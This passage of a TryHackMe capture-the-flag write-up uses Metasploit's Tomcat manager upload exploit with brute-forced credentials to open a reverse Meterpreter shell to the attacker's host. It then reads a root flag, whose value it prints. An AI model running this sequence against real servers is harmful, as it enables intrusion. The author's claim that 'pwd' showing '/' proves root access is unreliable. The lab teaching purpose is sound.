Module options (exploit/multi/http/tomcat_mgr_upload):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword                   no        The password for the specified username
   HttpUsername                   no        The username to authenticate as
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                         yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT         80               yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI     /manager         yes       The URI path of the manager app (/html/upload and /undeploy will be used)
   VHOST                          no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Java Universal
```

After we run the “options”, we’re presented with all the variables we can configure. In the box labelled 2, we have HttpPassword, HttpUsername, RHOSTS, RPORT. We can forget about Proxies in this writeup.


HttpUsername – we already have bob’s username, score!

HttpPassword – We used Hydra to brute-force his password which is “bubbles”!

RHOSTS – This is the IP address of the machine we’re attacking


RPORT – This is the port in which the service is running on.

In order to configure these variables we’ll use the “Set {Name} {value}” command, see below:




```
msf5 exploit(multi/http/tomcat_mgr_upload) > Set HttpUsername bob
[-] Unknown command: Set.
msf5 exploit(multi/http/tomcat_mgr_upload) > set HttpUsername bob
HttpUsername => bob
msf5 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword bubbles
HttpPassword => bubbles
msf5 exploit(multi/http/tomcat_mgr_upload) > set RHOST 10.10.80.141
RHOST => 10.10.80.141
msf5 exploit(multi/http/tomcat_mgr_upload) > set RPORT 1234
RPORT => 1234
msf5 exploit(multi/http/tomcat_mgr_upload) >
```

In order to check whether these values are now configured we can run the “options” command again:




```
msf5 exploit(multi/http/tomcat_mgr_upload) > options

Module options (exploit/multi/http/tomcat_mgr_upload):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword  bubbles          no        The password for the specified username
   HttpUsername  bob              no        The username to authenticate as
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS        10.10.80.141     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT         1234             yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI     /manager         yes       The URI path of the manager app (/html/upload and /undeploy will be used)
   VHOST                          no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Java Universal
```

Awesome, theyre set all that’s left is to run the exploit. We can do this with running either “run” or “exploit”:



```
msf5 exploit(multi/http/tomcat_mgr_upload) > run

[*] Started reverse TCP handler on 10.9.17.0:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying DAC9IDvwKa7NMPdluKvm...
[*] Executing DAC9IDvwKa7NMPdluKvm...
[*] Undeploying DAC9IDvwKa7NMPdluKvm ...
[*] Sending stage (53904 bytes) to 10.10.80.141
[*] Meterpreter session 1 opened (10.9.17.0:4444 -> 10.10.80.141:45114) at 2020-06-09 19:46:02 +0100

meterpreter >
```

And awesome we’ve created a reverse shell on our target machine. We know this as at position 1 Metasploit is attempting to start a reverse TCP handler to our host on port 4444. At position 2, it stats a Meterpreter session has been opened. Score!! Now all we need to do is identify what user we’re running our shell as. Easy peasy, lets run the “pwd” command:




```
meterpreter > pwd
/
```

This command stands for print working directory, it shows which directory we’re currently working in. For this it’s the root directory indicating we’re running the shell as the user “root”.

Eureka! That's our answer. But don't close the Meterpreter session as we'll need this next.

Try Hack Me – Task 11 - What text is in the file /root/flag.txt

For this task we'll need to find and gain the information from within the "flag.txt" file. But this is located within the "/root" directory. To find this run the following commands:



```
meterpreter > cd /root
meterpreter > ls
Listing: /root
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100667/rw-rw-rwx  47    fil   2019-03-11 16:06:14 +0000  .bash_history
100667/rw-rw-rwx  3106  fil   2015-10-22 18:15:21 +0100  .bashrc
40777/rwxrwxrwx   4096  dir   2019-03-11 15:30:33 +0000  .nano
100667/rw-rw-rwx  148   fil   2015-08-17 16:30:33 +0100  .profile
40777/rwxrwxrwx   4096  dir   2019-03-10 21:52:32 +0000  .ssh
100667/rw-rw-rwx  658   fil   2019-03-11 16:05:22 +0000  .viminfo
100666/rw-rw-rw-  33    fil   2019-03-11 16:05:22 +0000  flag.txt
40776/rwxrwxrw-   4096  dir   2019-03-10 21:52:43 +0000  snap

meterpreter > cat flag.txt
ff1fc4a81affcc7688cf89ae7dc6e0e1
```

cd – this allows us to change the working directory to the root folder

ls – allows use to see what files and directory are present within the working directory

cat – outputs the contents of a file to the terminal

At positon 1 we change our directory to root. Using the "ls" command at position 2, we see the "flag.txt" file is present at position 3 within the "/root" directory

We can now use the "cat" command at position 4 and reveil the flag we need to complete this machine.

Congrats!! You've successfully solved this challenge with me!

Conclusion

We've gone through a very simple CTF machine that allows us to gain the basic thought processes of how we can hack targets machines. From the scanning stage, to enumeration then finally to exploitation.

Of course, this isn't the go-to guide in to targeting harder targets, but it's a start of learning a great skill!!

Try out TryHackMe.com, sign-up and give it a go!

Resources Used

https://charlesreid1.com/wiki/Metasploitable/Apache/Tomcat_and_Coyote